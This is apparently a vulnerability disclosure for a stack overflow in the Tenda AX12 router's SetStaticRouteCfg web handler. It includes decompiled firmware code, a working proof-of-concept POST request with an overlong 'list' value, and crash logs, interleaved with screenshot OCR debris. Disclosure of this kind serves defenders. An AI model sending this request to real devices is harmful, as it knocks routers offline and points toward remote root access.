Tenda AX12 V1.0 V22.03.01.46 has a stack overflow vulnerability

Overview:


Affected Device: Tenda AX12 V1.0
Affected Firmware Version: V22.03.01.46
Impact: Denial of Service (DoS) attack, stack overflow leading to potential root shell access.
Firmware download link: https://www.tenda.com.cn/download/detail-3621.html

AX12 升级软件 V22.03.01.46

关联产品：AX12　更新日期：2023/5/17


Vulnerability:

The vulnerability is located in `/goform/SetStaticRouteCfg` where the request parameter list does not have a length limitation, which can ultimately lead to a stack overflow.
The vulnerable function `sub_43B6BC` is present in the `httpd` file within the `sub_41DE60 function`.



```
sub_40A144((int)"SetStaticRouteCfg", (int)sub_43B6BC);// vuln
```


By passing the request parameter list to `sub_43B3C4`, as shown in the figure below:



```
int __fastcall sub_43B6BC(int a1)
{
  int v3[4]; // [sp+1Ch] [-18h] BYREF

  memset(v3, 0, sizeof(v3));
  blob_buf_init((int)v3, 0);
  sub_43B3C4(a1, v3);                                  // vuln
  tapi_set_route(v3[0]);
  blob_buf_free(v3);
  sub_41E91C(a1, 0);
  return _stack_chk_guard;
}
```

As we can see, the request parameter `list` is passed to the variable `v3`, and since there is no length restriction on the variable `v3`, the subsequent `sscanf` function separates the value of `v3` using commas as delimiters and assigns them to `v16, v18, v19, v20`. These variables only require a certain length of padding to cause a stack overflow, which can easily lead to a denial of service attack. Furthermore, by constructing a suitable exploit, it is possible to gain shell access. The vulnerability is depicted in the following image:



```
  int v15; // $a2
  int v16[4]; // [sp+2Ch] [-54h] BYREF //
  int v17[4]; // [sp+3Ch] [-44h] BYREF //
  int v18[4]; // [sp+4Ch] [-34h] BYREF //
  int v19[4]; // [sp+5Ch] [-24h] BYREF //
  int v20[4]; // [sp+6Ch] [-14h] BYREF //

  memset(v16, 0, sizeof(v16));
  memset(v17, 0, sizeof(v17));
  memset(v18, 0, sizeof(v18));
  memset(v19, 0, sizeof(v19));
  memset(v20, 0, sizeof(v20));
  v3 = sub_415C94(a1, "list", (int)"");
  printf("get_route_info_wp list:%s\n", v3);
  if ( (unsigned int)strlen(v3) < 5 )
    return -1;
  while ( 1 )
  {
    v4 = (_BYTE *)strchr(v3, 126);
    v5 = v20;
    v6 = v19;
    if ( !v4 )
      break;
    *v4 = 0;
    v13 = v4 + 1;
    if ( sscanf(v3, "%[^,],%[^,],%[^,],%s", v16, v18, v19, v20) == 4 )// stack overflow
```


POC:

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 773
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: 192.168.122.15
```

```
Origin: http://192.168.122.15
Proxy-Connection: keep-alive
Referer: http://192.168.122.15/index.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/115.0.5790.171 Safari/537.36
X-Requested-With: XMLHttpRequest

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaa
```

Impact Effect:


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater
Learn
1 ×
Send
Cancel
Request
Pretty Raw Hex
Search...
0 highlights
Problem loading page
http://192.168.122.15/
Import bookmarks... Getting Started Start Parrot OS Communit
Parrot Terminal
文件(F) 编辑(E) 视图(V) 搜索(S) 终端(T) 帮助(H)

```
POST /goform/SetStaticRouteCfg
HTTP/1.1
Accept: application/json,
text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 773
Content-Type:
application/x-www-form-urlencode
d; charset=UTF-8
Host: 192.168.122.15
Origin: http://192.168.122.15
Proxy-Connection: keep-alive
Referer:
http://192.168.122.15/index.html
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/115.0.5790.171
Safari/537.36
X-Requested-With: XMLHttpRequest

list=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Failed to connect to 192.168.122.15:80

Unable to connect

Firefox can't establish a connection to the server at 192.168.122.15.

- The site could be temporarily unavailable or too busy. Try again
- If you are unable to load any pages, check your computer's netw
- If your computer or network is protected by a firewall or proxy, Web.

```
R7WebsSecurityHandler [1522]  url=/goform/SetStaticRouteCfg
R7WebsSecurityHandler [1581]  i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
get_route_info_wp list:aaaa
[ERROR][td_rpc_call         ][75   ]connect:Connection refused
[ERROR][td_rpc_invok        ][100  ]Call RPC Failed
obtain base64 decode len err
R7WebsSecurityHandler [1522]  url=/goform/SetStaticRouteCfg
R7WebsSecurityHandler [1581]  i=0
------ NOPASSWORD -------
R7WebsSecurityHandler [2142]
get_route_info_wp list:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
/ #
```